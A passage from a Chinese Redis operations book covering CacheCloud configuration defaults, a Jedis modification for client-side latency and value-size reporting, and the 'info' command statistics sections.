表13-4 CacheCloud系统配置管理说明表

业务	配置名	配置说明	默认值
机器相关	ssh 用户名	CacheCloud 与机器通信的 ssh 用户名	cachecloud
	ssh 密码	CacheCloud 与机器通信的 ssh 密码	cachecloud
	ssh 端口	机器的 ssh 端口	22
	CacheCloud 根目录	机器部署 CacheCloud 的根目录	/opt
登录	admin 用户名	admin 用户名	admin
	admin 密码	admin 密码	admin
	超级管理员组	比普通管理员权限更高，可以下线应用	admin,xx,yy
机器报警	cpu 报警阀值	机器 cpu 报警阀值	80
	内存报警阀值	机器内存报警阀值	80
	负载报警阀值	机器负载报警阀值	8
管理员报警和接口	管理员邮件列表	邮件报警（逗号隔开）	xx@sohu-inc.com
	管理员手机列表	手机号报警（逗号隔开）	1381234****,1378765****
	邮件报警接口	邮件报警的 http 接口	空
	短信报警接口	短信报警的 http 接口	空
客户端版本	可用客户端版本	可用的客户端版本号	1.0-SNAPSHOT
	警告客户端版本	警告的客户端版本号，虽然可用，但是建议尽快替换	0.1
	不可用客户端版本	不可用客户端版本号，REST 接口会返回错误	0.0
登录相关	用户登录状态保存方式	分为 session 和 cookie	session
	cookie 登录方式所需要的域名	如果使用 cookie 保存登录状态，需要配置域名	空
	LDAP 接口地址	CacheCloud 的登录默认只对用户有没有在用户列表（后台用户管理）里进行校验。如果需要登录密码验证，可以配置该接口。	ldap://ldap.xx.com
其他	应用连接数报警阀值	全局的客户端连接数报警，防止每个应用自己设置了错误数量	2000
	redis-migrate-tool 安装路径	redis-migrate-tool 安装路径	/opt/cachecloud/redis-migrate-tool/
	文档地址	对应 CacheCloud 菜单中的文档地址	http://cachecloud.github.io/
	Maven 仓库地址	对应接入代码中的 Maven 仓库	http://your_maven_house
	appkey 密码基准 key	计算 appkey 时所用到的秘钥	cachecloud-2014

13.7 客户端上报

客户端的耗时、值范围、异常对于开发人员发现定位自身Redis使用问题至关重要，这些指标是了解Redis客户端运行状态的关键。本节将介绍CacheCloud提供的一个Java客户端上报功能，可以将上述信息进行可视化展示，本节内容包括：客户端上报整体设计、Jedis核心代码修改、带上报功能的客户端、CacheCloud客户端统计。

13.7.1 客户端上报整体设计




图13-47 客户端上报整体流程

如图13-47所示，CacheCloud客户端整体功能需要如下四步：

- 1) 在Jedis上做二次开发，对Jedis的每个命令产生的耗时、返回value的大小、是否产生异常进行拦截和统计，修改本身对Jedis源码侵入较小。
- 2) 管理上述数据：由于数据保存在客户端（保存的是耗时分布、值分布），需要对数据进行定期清理（默认只保存3分钟数据）。

- 3) 将各个维度数据（耗时、值大小、异常计数等）每分钟通过Rest API上报到CacheCloud服务端。
- 4) CacheCloud服务端接收上报数据，保存在MySQL中，并提供图表展示。

13.7.2 Jedis核心代码修改

Jedis所有的命令调用函数主要分为两个部分：发送命令和获取结果，如图13-48所示。

通过进一步一观察，可以发现Jedis所有命令调用经过 redis.clients.jedis.Connection类，其中发送命令对应sendCommand（）函数，返回结果对应readProtocol WithCheckingBroken（）函数，如图13-50所示。所以可以在Connection类的这两个方法做命令调用的数据收集。




图13-48 Jedis命令与Connection类的对应关系

由于分布在两个函数中，为了减少对Jedis源码的破坏，所以在Connection类中定义了一个ThreadLocal，来记录每次命令访问的相关数据。

```
static ThreadLocal<UsefulDataModel> threadLocal = new ThreadLocal<UsefulDataMod
```

1) 发送命令的修改：记录执行的命令和开始的时间，并在发生异常时进行记录。

```
public Connection sendCommand(final ProtocolCommand cmd, final byte[]... args)
    try {
        // 统计开始
        UsefulDataModel costModel = UsefulDataModel.getCostModel(threadLocal);
        // 记录命令
        costModel.setCommand(cmd.toString().toLowerCase());
        // 记录命令开始时间
        costModel.setStartTime(System.currentTimeMillis());
        connect();
        Protocol.sendCommand(outputStream, cmd, args);
        return this;
    } catch (JedisConnectionException ex) {
        // 收集异常
        UsefulDataCollector.collectException(ex, getHostPort(), System.currentT
            Millis());
        // ...忽略
        throw ex;
    }
}
```

2) 获取命令结果：记录命令结束时间、节点信息、值大小，最终是使用UsefulData Collector上报耗时和值大小。

```
protected Object readProtocolWithCheckingBroken() {
    Object o = null;
    try {
        o = Protocol.read(inputStream);
        return o;
    } catch (JedisConnectionException exc) {
        // 收集异常
        UsefulDataCollector.collectException(exc, getHostPort(), System.current
            TimeMillis());
        broken = true;
        throw exc;
    } finally {
        // 1.从ThreadLocal获取状态
        UsefulDataModel costModel = UsefulDataModel.getCostModel(threadLocal);
        // 2.记录命令节点信息和结束时间
        costModel.setHostPort(getHostPort());
        costModel.setEndTime(System.currentTimeMillis());
```

```
// 3.记录值大小
if (o != null && o instanceof byte[]) {
    byte[] bytes = (byte[]) o;
    // 上报字节大小
    costModel.setValueBytesLength(bytes.length);
}
// 4.清除threadLocal
threadLocal.remove();
// 5.收集耗时和值大小
if (costModel.getCommand() != null) {
    UsefulDataCollector.collectCostAndValueDistribute(costModel);
}
}
```

13.7.3 带上报功能的客户端

上个小节介绍了一下Jedis代码统计数据的方法和思路，本节将介绍如何使用带有上报功能的客户端。

1) 修改Jedis。

下载Jedis2.8以上的版本。修改Connection类，前面只给出了重要代码，全部修改请参考：

```
https://github.com/sohutv/jedis-2.8.0-stat/commit/0d82201172df25f769ced2786c88.  
5b928060c13
```

在Jedis中添加如下Maven依赖：

```
<dependency>  
    <groupId>com.sohu.tv</groupId>  
    <artifactId>cachecloud-open-jedis-stat</artifactId>  
    <version>1.0</version>  
</dependency>
```

这个模块是CacheCloud客户端的统计模块，上个小节中的 UsefulDataCollector和UsefulDataModel都在这个模块中，其中包含了 CacheCloud客户端管理统计数据和http上报的相关代码，这些代码都打包在 cachecloud-open-jedis-stat中，读者可以自行阅读。

2) 以Redis Cluster为例，RedisClusterBuilder可以设置统计开关：

```
public RedisClusterBuilder setClientStatisOpen(boolean clientStatisOpen) { this
```

3) 将cachecloud-open-client-redis包的pom.xml中的Jedis版本修改为你的

私有版本：

```
<properties>
    <jedis.version>${含上报功能的Jedis版本}</jedis.version>
</properties>
```

将客户端打包后放到项目中使用，一段时间后就可以看到统计报表功能。


13.7.4 CacheCloud客户端统计

进入应用详情界面，点击客户端统计按钮即可进入客户端统计报表页面。

第一步，[耗时统计](#)，如图13-49所示，包含如下内容：

- 1) 应用和客户端的全局耗时统计，命令按照调用量倒排序。
- 2) 所有客户端和Redis实例对应关系，以及耗时统计。
- 3) 耗时统计包含了：平均值、中位值、90%最大值、99%最大值、最大值五个维度。

第二步，[值分布统计](#)：客户端每次获取结果的大小都会被计数，图13-50是所有值的分布，需要注意的是这些值是客户端访问过的键，不代表Redis中所有的键。此功能有助于开发和运维人员分析bigkey问题。



(客户端--redis实例)关系表

序号	客户端	redis实例	图表
0	10.10.xx.44	10.10.xx.179:6390	<input type="button" value="chart"/>
1	10.10.xx.45	10.10.xx.179:6390	<input type="button" value="chart"/>
2	10.10.xx.46	10.10.xx.179:6390	<input type="button" value="chart"/>

图13-49 客户端耗时统计




图13-50 值分布统计

第三步，[异常统计](#)：异常统计选项卡包含了客户端一段时间的异常计数，如图13-51所示。方便开发和运维人员可以根据异常发生的时间、类型、数量找出对应的问题。

id	异常类型	收集时间	客户端ip	异常类	次数	实例地址
10933750	redis异常	2016-10-22 15:55:00	10.7.xx.148	redis.clients.jedis.exceptions.JedisConnectionException	2	10.10.xx.52:6382
10933749	redis异常	2016-10-22 15:55:00	10.1.xx.34	redis.clients.jedis.exceptions.JedisConnectionException	1	10.10.xx.63:6382
10929958	redis异常	2016-10-22 13:45:00	10.10.xx.204	redis.clients.jedis.exceptions.JedisConnectionException	6	10.10.xx.22:6380
10929955	redis异常	2016-10-22 13:45:00	10.16.xx.176	redis.clients.jedis.exceptions.JedisConnectionException	15	10.10.xx.52:6380
10929948	redis异常	2016-10-22 13:45:00	10.16.xx.183	redis.clients.jedis.exceptions.JedisConnectionException	17	10.10.xx.45:6380
10929935	redis异常	2016-10-22 13:45:00	10.10.xx.12	redis.clients.jedis.exceptions.JedisConnectionException	1	10.10.xx.52:6380
10929934	redis异常	2016-10-22 13:45:00	10.10.xx.13	redis.clients.jedis.exceptions.JedisConnectionException	9	10.10.xx.56:6380
10913592	redis异常	2016-10-22 01:35:00	10.10.xx.13	redis.clients.jedis.exceptions.JedisConnectionException	10	10.10.xx.79:6382
10913591	redis异常	2016-10-22 01:35:00	10.10.xx.12	redis.clients.jedis.exceptions.JedisConnectionException	9	10.10.xx.62:6383
10913590	redis异常	2016-10-22 01:35:00	10.10.xx.12	redis.clients.jedis.exceptions.JedisConnectionException	26	10.10.xx.62:6384

图13-51 客户端异常报表

13.8 本章重点回顾

- 1) CacheCloud可以解决规模化运维Redis带来的问题：部署成本、实例碎片化、监控不完善、运维成本。
- 2) CacheCloud与机器使用SSH协议通信，所以使用脚本初始化机器信息填写的ssh用户名和密码必须和后台系统配置一致。
- 3) CacheCloud客户端只是启动时从服务端获取应用的Redis节点信息，之后不会与之产生交互。
- 4) 利用好CacheCloud的监控功能，对于了解Redis的运行健康状况至关重要。
- 5) CacheCloud提供了功能强大的运维功能：应用上下线、扩容、配置修改、Redis节点上下线、Failover、数据迁移、各维度监控报警等。
- 6) 客户端上报功能可以有效帮助开发和运维人员了解客户端运行状态。
- 7) Jedis中的Connection类是命令的汇集点，是用来做命令统计的基础，其他编程语言客户端也可以参照此方法进行二次开发。

第14章 Redis配置统计字典

本章将对Redis的系统状态信息（info命令结果）和Redis的所有配置（包括Standalone、

Sentinel、Cluster三种模式）做一个全面的梳理，希望本章能够成为Redis配置统计字典，协助大家分析和解决日常开发和运维中遇到的问题，主要内容如下：

- info系统状态说明。
- Standalone配置说明。
- Sentinel配置说明。
- Cluster配置说明。

14.1 info系统状态说明

14.1.1 命令说明

info命令的使用方法有以下三种：

- info：部分Redis系统状态统计信息。
- info all：全部Redis系统状态统计信息。
- info section：某一块的系统状态统计信息，其中section可以忽略大小写。

例如，只对Redis的内存相关统计比较感兴趣，可以执行info memory，此时section=memory，下面是info memory的结果：

```
127.0.0.1:6379> info memory
# Memory
used_memory:5209229784
used_memory_human:4.85G
used_memory_rss:6255316992
used_memory_peak:5828761544
used_memory_peak_human:5.43G
used_memory_lua:36864
mem_fragmentation_ratio:1.20
mem_allocator:jemalloc-3.6.0
```

在运维的时候发现客户端有些异常，可以执行client clients，如以下信息反映了输出缓冲区存在溢出的情况：

```
127.0.0.1:6379> info clients
# Clients
connected_clients:225
client_longest_output_list:245639
client_biggest_input_buf:0
blocked_clients:0
```

info all命令包含Redis最全的系统状态信息，表14-1是info all命令涉及的所有section，其中每个模块名就是我们上面提到的section，例如info Server是查看Redis服务的基本信息。

表14-1 info命令所有的section

模块名	模块含义
Server	服务器信息
Clients	客户端信息
Memory	内存信息
Persistence	持久化信息
Stats	全局统计信息
Replication	复制信息
CPU	CPU 消耗信息
Commandstats	命令统计信息
Cluster	集群信息
Keyspace	数据库键统计信息

14.1.2 详细说明

下面将对每个模块进行详细说明，为了更加方便解释，我们直接结合线上一个运行的Redis实例进行说明。

1.Server

表14-2是info Server模块的统计信息，包含了Redis服务本身的一些信息，例如版本号、运行模式、操作系统的版本、TCP端口等。

表14-2 info Server模块统计信息

属性名	属性值	属性描述
redis_version	3.0.7	Redis 服务版本
redis_git_sha1	00000000	Git SHA1
redis_git_dirty	0	Git dirty flag
redis_build_id	186eba9451cf9390	Redis build id
redis_mode	cluster	运行模式，分为：Cluster、Sentinel、Standalone
os	Linux 2.6.18-274.el5 x86_64	Redis 所在机器的操作系统
arch_bits	64	架构（32 或 64 位）
multiplexing_api	epoll	Redis 所使用的事件处理机制
gcc_version	4.1.2	编译 Redis 时所使用的 GCC 版本
process_id	31524	Redis 服务进程的 PID
run_id	fd8b97739c469526f640b8895a5084d669ed151f	Redis 服务的标识符
tcp_port	6384	监听端口
uptime_in_seconds	9753347	自 Redis 服务启动以来，运行的秒数
uptime_in_days	112	自 Redis 服务启动以来，运行的天数
hz	10	serverCron 每秒运行次数
lru_clock	16388503	以分钟为单位进行自增的时钟，用于 LRU 管理
config_file	/opt/cachecloud/conf/redis-cluster-6384.conf	Redis 的配置文件

2.Clients

表14-3是info Clients模块的统计信息，包含了连接数、阻塞命令连接

数、输入输出缓冲区等相关统计信息。

表14-3 info Clients模块统计信息

属性名	属性值	属性描述
connected_clients	262	当前客户端连接数
client_longest_output_list	0	当前所有输出缓冲区中队列对象个数的最大值
client_biggest_input_buf	0	当前所有输入缓冲区中占用的最大容量
blocked_clients	0	正在等待阻塞命令（例如BLPOP等）的客户端数量

3.Memory

表14-4是info Memory模块的统计信息，包含了Redis内存使用、系统内存使用、碎片率、内存分配器等相关统计信息。

表14-4 info Memory模块统计信息

属性名	属性值	属性描述
used_memory	183150904	Redis 分配器分配的内存总量，也就是内部存储的所有数据内存占用量

(续)

属性名	属性值	属性描述
used_memory_human	174.67M	以可读的格式返回 used_memory
used_memory_rss	428621824	从操作系统的角度，Redis 进程占用的物理内存总量
used_memory_peak	522768352	内存使用的最大值，表示 used_memory 的峰值
used_memory_peak_human	498.55M	以可读的格式返回 used_memory_peak
used_memory_lua	35840	Lua 引擎所消耗的内存大小
mem_fragmentation_ratio	2.34	used_memory_rss/used_memory 比值，表示内存碎片率
mem_allocator	jemalloc-3.6.0	Redis 所使用的内存分配器。默认为：jemalloc

4.Persistence

表14-5是info Persistence模块的统计信息，包含了RDB和AOF两种持久化的一些统计信息。

表14-5 info Persistence模块统计信息

属性名	属性值	属性描述
loading	0	是否在加载持久化文件。0 否, 1 是
rdb_changes_since_last_save	53308858	自上次 RDB 后, Redis 数据改动条数
rdb_bgsave_in_progress	0	标识 RDB 的 bgsave 操作是否进行中。0 否, 1 是
rdb_last_save_time	1456376460	上次 bgsave 操作的时间戳
rdb_last_bgsave_status	ok	上次 bgsave 操作状态
rdb_last_bgsave_time_sec	3	上次 bgsave 操作使用的时间 (单位是秒)
rdb_current_bgsave_time_sec	-1	如果 bgsave 操作正在进行, 则记录当前 bgsave 操作使用的时间 (单位是秒)
aof_enabled	1	是否开启了 AOF 功能。0 否, 1 是
aof_rewrite_in_progress	0	标识 AOF 的 rewrite 操作是否在进行中。0 否, 1 是
aof_rewrite_scheduled	0	标识是否将要在 RDB 的 bgsave 操作结束后执行 AOF rewrite 操作
aof_last_rewrite_time_sec	0	上次 AOF rewrite 操作使用的时间 (单位是秒)
aof_current_rewrite_time_sec	-1	如果 rewrite 操作正在进行, 则记录当前 AOF rewrite 所使用的时间 (单位是秒)
aof_last_bgrewrite_status	ok	上次 AOF 重写操作的状态
aof_last_write_status	ok	上次 AOF 写磁盘的结果
aof_current_size	186702421	AOF 当前尺寸 (单位是字节)
aof_base_size	134279710	AOF 上次启动或 rewrite 的尺寸 (单位是字节)
aof_buffer_length	0	AOF buffer 的大小
aof_rewrite_buffer_length	0	AOF rewrite buffer 的大小
aof_pending_bio_fsync	0	后台 IO 队列中等待 fsync 任务的个数
aof_delayed_fsync	64	延迟的 fsync 计数器

5. Stats

表14-6是info Stats模块的统计信息，是Redis的基础统计信息，包含了：连接、命令、网络、过期、同步等很多统计信息。

表14-6 info Stats模块统计信息

属性名	属性值	属性描述
total_connections_received	495967	连接过的客户端总数
total_commands_processed	5139857171	执行过的命令总数
instantaneous_ops_per_sec	511	每秒处理命令条数
total_net_input_bytes	282961395316	输入总网络流量 (以字节为单位)
total_net_output_bytes	1760503612586	输出总网络流量 (以字节为单位)
instantaneous_input_kbps	28.24	每秒输入字节数
instantaneous_output_kbps	234.90	每秒输出字节数
rejected_connections	0	拒绝的连接个数
sync_full	4	主从完全同步成功次数
sync_partial_ok	0	主从部分同步成功次数
sync_partial_err	0	主从部分同步失败次数
expired_keys	45534039	过期的 key 数量
evicted_keys	0	剔除 (超过了 maxmemory 后) 的 key 数量
keyspace_hits	3923837939	命中次数
keyspace_misses	1078922155	不命中次数
pubsub_channels	0	当前使用中的频道数量
pubsub_patterns	0	当前使用中的模式数量
latest_fork_usec	16194	最近一次 fork 操作消耗的时间 (微秒)
migrate_cached_sockets	0	记录当前 Redis 正在进行 migrate 操作的目标 Redis 个数。例如 Redis A 分别向 Redis B 和 C 执行 migrate 操作，那么这个值就是 2

6.Replication

表14-7是info Replication模块的统计信息，包含了Redis主从复制的一些统计信息，根据主从节点，统计信息也略有不同

表14-7 info Replication模块统计信息

角色	属性名	属性值	属性描述
通用配置	role	master slave	节点的角色
	connected_slaves	1	连接的从节点个数
主节点	slave0	slave0:ip=10.10.xx.160,port=6382,state=online,offset=426978948465,lag=1	连接的从节点信息
	master_repl_offset	426978955146	主节点偏移量

(续)

角色	属性名	属性值	属性描述
从节点	master_host	10.10.xx.63	主节点 IP
	master_port	6387	主节点端口
	master_link_status	up	与主节点的连接状态
	master_last_io_seconds_ago	0	主节点最后与从节点的通信时间间隔, 单位为秒
	master_sync_in_progress	0	从节点是否正在全量同步主节点 RDB 文件。
	slave_repl_offset	426978956171	复制偏移量
	slave_priority	100	从节点优先级
	slave_read_only	1	从节点是否只读
	connected_slaves	0	连接从节点个数
	master_repl_offset	0	当前从节点作为其他节点的主节点时的复制偏移量
通用配置	repl_backlog_active	1	复制缓冲区状态
	repl_backlog_size	10000000	复制缓冲区尺寸(单位:字节)
	repl_backlog_first_byte_offset	426968955147	复制缓冲区起始偏移量, 标识当前缓冲区可用范围
	repl_backlog_histlen	10000000	标识复制缓冲区已存有效数据长度

7.CPU

表14-8是info CPU模块的统计信息，包含了Redis进程和子进程对于CPU消耗的一些统计信息。

表14-8 info CPU模块统计信息

属性名	属性值	属性描述
used_cpu_sys	31957.30	Redis 主进程在内核态所占用的 CPU 时钟总和
used_cpu_user	72484.27	Redis 主进程在用户态所占用的 CPU 时钟总和
used_cpu_sys_children	121.49	Redis 子进程在内核态所占用的 CPU 时钟总和
used_cpu_user_children	195.13	Redis 子进程在用户态所占用的 CPU 时钟总和

8.Commandstats

表14-9是info Commandstats模块的统计信息，是Redis命令统计信息，包含各个命令的命令名、总次数、总耗时、平均耗时。

表14-9 info Commandstats模块统计信息

属性名	属性值	属性描述
cmdstat_get	calls=3738730699,usec=11054972404,usec_per_call=2.96	get 命令调用总次数、总耗时、平均耗时(单位:微秒)
